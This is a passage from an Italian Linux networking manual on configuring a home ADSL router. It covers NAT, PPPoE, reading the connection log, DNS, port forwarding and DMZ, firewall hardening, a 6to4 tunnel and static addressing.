Una volta risolto questo, occorre controllare di avere attivato la gestione del NAT, ovvero della traduzione degli indirizzi IPv4 della

rete interna nell'indirizzo valido ottenuto dal router. Probabilmente occorre verificare di utilizzare il tipo corretto di NAT, che in questo caso deve intervenire modificando anche le porte dei protocolli TCP e UDP.

Figura 42.96. Un esempio di pagina di attivazione del NAT. In questo caso è sufficiente selezionare il tipo NATP.





Figura 42.97. Un esempio in cui occorre specificare espressamente l'intervallo di indirizzi a cui applicare il NAT.



Quando è accertato che il collegamento della rete locale funziona correttamente, secondo le impostazioni definite, si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione. La figura 42.98 dà un'idea di questa configurazione per quanto riguarda *PPP over ethernet*. Si osservi che il nominativo utente e la parola d'ordine sono riferiti all'utenza presso il fornitore di accesso alla linea ADSL.

Figura 42.98. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router CNet.





Figura 42.99. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router Pirelli.



In questa fase è importante anche definire due parametri: VPI e VCI. Nelle reti italiane, solitamente, sono corretti i valori 8 e 35 rispettivamente.

42.7.3 Controllo

La fase successiva è quella del controllo di cosa accade collegando il router alla linea esterna. Dovrebbero essere disponibili della pagine che mostrano lo stato della connessione; se è presente una specie di registro (*log*) è questo il modo migliore per comprendere ciò che accade:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:0:0> NAPT is enabled
1/1/1970 0:0:0> Initialized NAPT.
1/1/1970 0:0:11> ATM Connected
1/1/1970 0:0:11> ATM layer is up, cell delineation achieved
1/1/1970 0:0:11> ADSL connected
1/1/1970 0:0:15> PPP1 PPPoE Session is established.
1/1/1970 0:0:35> PPP PAP Authentication success
1/1/1970 0:0:35> PPP1: PPP IP address is 80.180.115.7
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is ↩
↪192.168.100.1
1/1/1970 0:0:35> PPP1: DNS Primary IP address is ↩
↪81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is ↩
↪212.216.112.112
1/1/1970 0:0:35> NAT/NAPT Session Start: VC# 0, WAN IP is ↩
↪80.180.115.7
1/1/1970 0:0:35> Initialized DMZ host.
1/1/1970 0:0:35> NAPT: many-to-one default session is up.
1/1/1970 0:0:36> PPP1 Session is up.
5/31/2003 22:42:35> Received time from Time Server ↩
↪128.138.140.44
```

In questo caso, si può verificare che tutto è andato a buon fine, dal momento che l'indirizzo IPv4 esterno è stato acquisito regolarmente, ma si può osservare una cosa imprevista:

```
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is 192.168.100.1
```

Si intuisce che il router abbia la necessità di attribuire questo indirizzo per qualche ragione e probabilmente non c'è modo di modificarlo. Se si scopre una cosa del genere, è bene tenerne conto nella configurazione della rete locale, in modo da non interferire.

Purtroppo può succedere che le cose siano più complesse di così,

a causa delle procedure utilizzate dal fornitore. Tanto per fare un esempio comune, il fornitore potrebbe concedere l'accesso in modo preliminare utilizzando un nominativo utente e una parola d'ordine standard, per tutti gli utenti (una cosa del tipo: utente '**pippoadsl**' e parola d'ordine '**pippoadsl**'). In questo modo, gli utenti che accedono con tale identificazione possono raggiungere solo a servizi determinati, con lo scopo di completare la procedura di registrazione, ottenendo alla fine il nominativo e la parola d'ordine corretti.

In queste situazioni, occorre considerare un fatto importante: non è possibile fare nulla che non sia stato previsto in anticipo; per esempio non è possibile risolvere i nomi a dominio in proprio, perché l'accesso ai serventi DNS principali risulterebbe impedito. È proprio dalla lettura delle informazioni ottenute dal router che si può sapere come modificare, forse solo temporaneamente, il file '`/etc/resolv.conf`', per poter poi accedere al sito da cui si può completare la registrazione e ottenere i dati mancanti:

```
1/1/1970 0:0:35> PPP1: DNS Primary IP address is 81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is 212.216.112.112
```

42.7.4 DNS

Un router ADSL, come si vede dalla sezione precedente, dovrebbe essere in grado di ottenere dalla controparte l'informazione sui serventi DNS che possono essere utilizzati. Di solito, una volta ottenute queste informazioni, il router dovrebbe da solo gestire un servizio DNS, che in pratica rinvia semplicemente le richieste ai serventi esterni. Pertanto, la configurazione del DNS nella rete locale, potrebbe prevedere semplicemente l'accesso al router ADSL come se contenesse un servente DNS vero e proprio.

Se il router ADSL non fornisce un registro per vedere ciò che accade nella connessione con l'esterno, diventa indispensabile utilizzare il router stesso come servente DNS.


42.7.5 Protezione e accesso dall'esterno

«

In condizioni normali, un router NAT di questo tipo consente tutte le comunicazioni che hanno origine dall'interno, bloccando probabilmente tutti i pacchetti provenienti dall'esterno che non sono riferiti ad alcuna comunicazione preesistente. Questa può essere una soluzione molto semplice ai problemi di sicurezza, ma non consente di ricevere accessi dall'esterno.


Un router più evoluto potrebbe consentire di dichiarare delle ridirezioni precise per connessioni TCP e UDP che vengono tentate dall'esterno verso porte determinate. Per esempio potrebbe essere utile definire una ridirezione del genere per le richieste che riguardano la porta 80 verso l'elaboratore della rete locale che ospita un servente HTTP (anche se un indirizzo IPv4 dinamico offre poche possibilità di utilizzare un servizio del genere).

Figura 42.103. Ridirezione di alcune porte verso un elaboratore della rete locale (indirizzo 192.168.1.253), con un router Pirelli.



Quando il router non è in grado di ridirigere un traffico particolare verso un elaboratore della rete interna, dovrebbe essere possibile almeno inviare tutti i pacchetti che non sono associati a comunicazioni preesistenti verso un indirizzo che potrebbe essere indicato come «zona demilitarizzata». Naturalmente, l'elaboratore che si trova a ricevere questi pacchetti risulta completamente accessibile dall'esterno, come se avesse l'indirizzo IP pubblico ottenuto dal router stesso e deve essere difeso in qualche modo (per esempio configurando la gestione del filtro dei pacchetti IP).

Figura 42.104. In questa pagina si vede in particolare la ridirezione di tutto il traffico che ha inizio dall'esterno verso l'indirizzo 192.168.1.1. La sigla «DMZ» sta per *demilitarized zone*, ovvero, zona demilitarizzata. L'esempio si riferisce a un router CNet.



Quando si vuole realizzare un tunnel IPv6 (sezione 32.15) è praticamente indispensabile agire in questo modo, facendo sì che poi il nodo esposto diventi anche un router IPv6.

42.7.5.1 Firewall

«

Quando il router consente la configurazione come firewall, le cose si complicano ed è molto probabile che sia consentito l'accesso dall'esterno in modo predefinito.

Per motivi di sicurezza è bene evitare che sia concessa la configurazione del router dall'esterno, ovvero al di fuori della rete locale.

Qualunque sia la configurazione del firewall che si intende applicare, occorre verificare con programmi di scansione (come Nmap), dall'esterno della propria rete locale (si veda la sezione 43.7).

Figura 42.105. Configurazione di un firewall che dovrebbe bloccare tutto il traffico diretto verso l'interfaccia esterna (non correlato alle comunicazioni interne).

Note:
If Ip = 0.0.0.0, addresses are ignored
If Wan = alias wan IP address
If From = 0 and To = 0, ports are ignored
If Protocol = IP, ports are ignored

Operation

Submit Reset

#	Source	Destination	Action	Protocol	Direction
1	IP 0.0.0.0 Mask 0.0.0.0 Port From 0 To 0	IP wan Mask 255.255.255.255 Port From 0 To 0	DENY	IP (ALL)	INPUT


Può anche darsi che non si riesca o non ci sia il modo di disabilitare qualunque risposta dalle porte che di solito servono ad accedere dall'esterno per configurare il router; in questi casi, si può tentare di ridirigere quelle porte (o tutto il traffico non correlato a quello ge-

nerato dall'interno) verso un indirizzo inutilizzato della rete locale, oppure, addirittura verso macchine esterne di fantasia.

42.7.5.2 Tunnel 6to4

Per completezza, viene mostrato in breve come configurare un sistema GNU/Linux in modo da attraversare un router ADSL con un tunnel 6to4. I dati riportati nell'esempio sono coerenti con gli altri esempi del capitolo.

Figura 42.106. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.



I comandi seguenti realizzano il tunnel nel nodo che deve svolgere il ruolo di router IPv6 con un sistema GNU/Linux; si osservi che l'indirizzo IPv4 80.180.117.7 si traduce in esadecimale come $50B47307_{16}$:

```
# ip tunnel add name t6to4 mode sit remote any local
192.168.1.1 [Invio]

# ip link set dev t6to4 up [Invio]
```

```
# ip -6 address add local 2002:50b4:7307::1/48 scope global ↩
↪       dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]

# ip -6 address add local 2002:50b4:7307:7::1/64 ↩
↪       scope global dev eth0 [Invio]

# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Si osservi che questa tecnica è spiegata con maggiore dettaglio nella sezione 32.15.

42.7.6 Configurazione con indirizzi statici

Si suppone di avere ottenuto un pacchetto di otto indirizzi IPv4 statici, secondo le modalità seguenti:


Indirizzo punto-punto assegnato al router:	194.152.059.045
Maschera di rete per l'indirizzo punto-punto:	255.255.255.252
Indirizzo di rete degli indirizzi statici assegnati per la rete locale:	63.123.24.16
Maschera di rete per gli indirizzi statici assegnati alla rete locale:	255.255.255.248
Protocollo per il collegamento punto-punto:	RFC 1483 LLC

Partendo dall'indirizzo di rete 63.123.24.16, conoscendo la maschera di rete, 255.255.255.248, si determina che si possono utilizzare gli indirizzi da 63.123.24.17 a 63.123.24.22 per i nodi.

Si assegna inizialmente un indirizzo IPv4 statico all'interfaccia interna del router, evitando di attivare un eventuale servizio DHCP, che

in questo caso sarebbe poco appropriato.

